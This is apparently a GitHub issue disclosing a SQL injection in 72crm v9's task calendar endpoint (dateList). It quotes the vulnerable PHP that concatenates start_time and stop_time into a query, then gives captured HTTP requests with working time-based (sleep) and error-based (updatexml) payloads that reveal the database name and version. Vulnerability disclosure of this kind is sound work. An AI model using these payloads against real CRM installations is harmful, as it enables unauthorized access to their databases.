

New issue

[Jump to bottom](#)

72crm v9 has sql injection vulnerability #34

🔵 Open xunyang1 opened this issue on Jul 28 · 0 comments

xunyang1 commented on Jul 28

Brief of this vulnerability

72crm v9 has sql injection vulnerability in View the task calendar

Test Environment

- Windows10
- PHP 5.6.9+Apache/2.4.39

Affect version

72crm v9

Vulnerable Code

application\work\controller\Task.php line 506

The \$param parameter is passed to getDateList

```

499  */
500  public function dateList()
501  {
502      $param = $this->param;
503      $taskModel = model( name: 'Task');
504      $userInfo = $this->userInfo;
505      $param['user_id'] = $userInfo['id'];
506      $data = $taskModel->getDateList($param);
507      return resultArray(['data'=>$data]);
508  }
509
510  /**

```

The start_time parameter and stop_time parameter are directly spliced into \$whereDate, and then executed on line 493. resulting in sql injection vulnerability

```

474  public function getDateList($param)
475  {
476      $start_time = $param['start_time'];
477      $stop_time = $param['stop_time'];
478      $user_id = $param['user_id'];
479      // $date_list = dateList($start_time, $stop_time, 1);
480      $where = [];
481      $where['is_hidden'] = 0;
482      $where['is_archive'] = 0;
483      $where['status'] = 1;
484      $where['pid'] = 0;
485      $str = ',$user_id,';
486      $whereStr = ' ( create_user_id = '.$user_id.' or ( own_user_id like "%'.$str.'" ) or ( main_user_id = '.$user_id.' ) )';
487      $whereDate = ' ( stop_time > 0 and stop_time between '.$start_time.' and '.$stop_time.' ) or ( update_time between '.$start_time.' and '.$stop_time.' )';
488      $list = db( (name: 'task')
489          ->where($where)
490          ->where($whereStr)
491          ->where($whereDate)
492          ->field( field: 'task_id,name,priority,start_time,stop_time,priority,update_time')
493          ->select();
494      return $list ? : [];
495  }
496
497  /**
498  * 任务日历

```

Vulnerability display

First enter the background

Click as shown, go to the View the task calendar and capture the packet

悟空CRM 办公 客户管理 商业智能 项目管理 开通授权 成员

创建项目 +

工作台

我的任务

任务日历

项目

统计分析

归档项目

标签

回收站

今天 日 周 月 2022年七月 创建任务

周一	周二	周三	周四	周五	周六	周日
27	28	29	30	1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31
1	2	3	4	5	6	7

Burp Suite Professional v2022.2.2 - Temporary Project - licensed to WuXiaoTeam

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```

1 POST /?crm=9.0-PHP-932/index.php/work/task/dateList HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 authKey: 4c5c701daec1cf30e605aa8e22372042
9 sessionId: 3bfve9rlqugjbh8fn7taekddr0
10 Content-Length: 42
11 Origin: http://127.0.0.1
12 Connection: close
13 Referer: http://127.0.0.1/?crm=9.0-PHP-932/index.html
14 Cookie: SBCKEY_ABVX=FLK1iB0t9zpdBQ/pipFcvBAHarRLAy5nNC5gcPoHHtG%3D; BMAP_SBCKEY=cqFfxNiQWrpMY1QXFS0W02PaMy5eqjYVYq4Cku983xKxwMdhZGu4LG-6LBjvm0N0nXxzFWju4TjpVdf7Bkcn1Rig8W0xXgfKdh9NyYNEI1pBerYWF9ShZqz6dHF
OatzHDqZyDR1fSIwMOeIOyA1lq47MpKY4m_EsKo0SsV-ZW0d7pydsNwx00WjVAYyW2j; PHPSESSID=3bfve9rlqugjbh8fn7taekddr0
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18
19 start_time=1656288000&stop_time=1659916800

```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2

Request Cookies 3

Request Headers 16

0 matches

payload: start_time=1&stop_time=1))+or+sleep(2)--+

Sleep successfully for 2 seconds

1 x2 x...

SendCancel<>

Target: http://127.0.0.1HTTP/1?

Request

PrettyRawHex

1 POST /72crm=9.0-PHP-932/index.php/work/task/dateList HTTP/1.1

2 Host: 127.0.0.1

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded;charset=UTF-8

8 authKey: 4c5c701daec1cf30e605aa8e22372042

9 sessionId: 3bfve9rlqugjbh8fn7taekddr0

10 Content-Length: 41

11 Origin: http://127.0.0.1

12 Connection: close

13 Referer: http://127.0.0.1/72crm=9.0-PHP-932/index.html

14 Cookie: SECKBY_ABVK=FLK1iB0t9pdbhQ/pipFcvBAHarRLAy5nNC5gcPoHHtIg%3D; BMAP_SECKBY=cqFfxNiQWrpY1QXFS0W0ZPsMy5eqjYVYq4Cku983xKxwMdhZGu4LG-6LBjvmONOnXzFwju4TjpVdf7BkcnlRIg8W0xXgfkKdh9NyYNEI1pBerYWF9ShZqsGdHFOmtzHDqZyDRlfsTwwMOeIOyA1lq47MpKY4m__5xKoOSsV-ZW0d7pydsNwx00WjVAYyw2j; PHPSESSID=3bfve9rlqugjbh8fn7taekddr0

15 Sec-Fetch-Dest: empty

16 Sec-Fetch-Mode: cors

17 Sec-Fetch-Site: same-origin

18

19 start_time=1&stop_time=1))+or+sleep(2))++

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Thu, 28 Jul 2022 04:30:17 GMT

3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02

4 X-Powered-By: PHP/5.6.9

5 Access-Control-Allow-Origin: http://127.0.0.1

6 Access-Control-Allow-Credentials: true

7 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS

8 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, authKey, sessionId

9 Expires: Thu, 19 Nov 1981 08:52:00 GMT

10 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

11 Pragma: no-cache

12 Connection: close

13 Content-Type: application/json; charset=utf-8

14 Content-Length: 33

15

16 {

17 "code": 200,

18 "data": [

19],

20 "error": ""

21 }

Inspector

Request Attributes2

Request Query Parameters0

Request Body Parameters2

Request Cookies3

Request Headers16

Response Headers13

668 bytes | 2,056 millis


0 matches0 matches

Done

If debug mode is enabled

```
13
14 // 应用命名空间
15 'app_namespace' => 'app',
16 // 应用调试模式
17 'app_debug' => true,
18 // 应用Trace
19 'app_trace' => false,
20 // 应用模式状态
21 'app_status' => '',
22 // 是否支持多模块
23 'app_multi_module' => true,
24 // 入口自动绑定模块
```

payload: start_time=1&stop_time=1))+or+updatexml(1,concat(0x7e,database(),0x7e,version()),1)--+



Successfully obtained the database name and version number

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

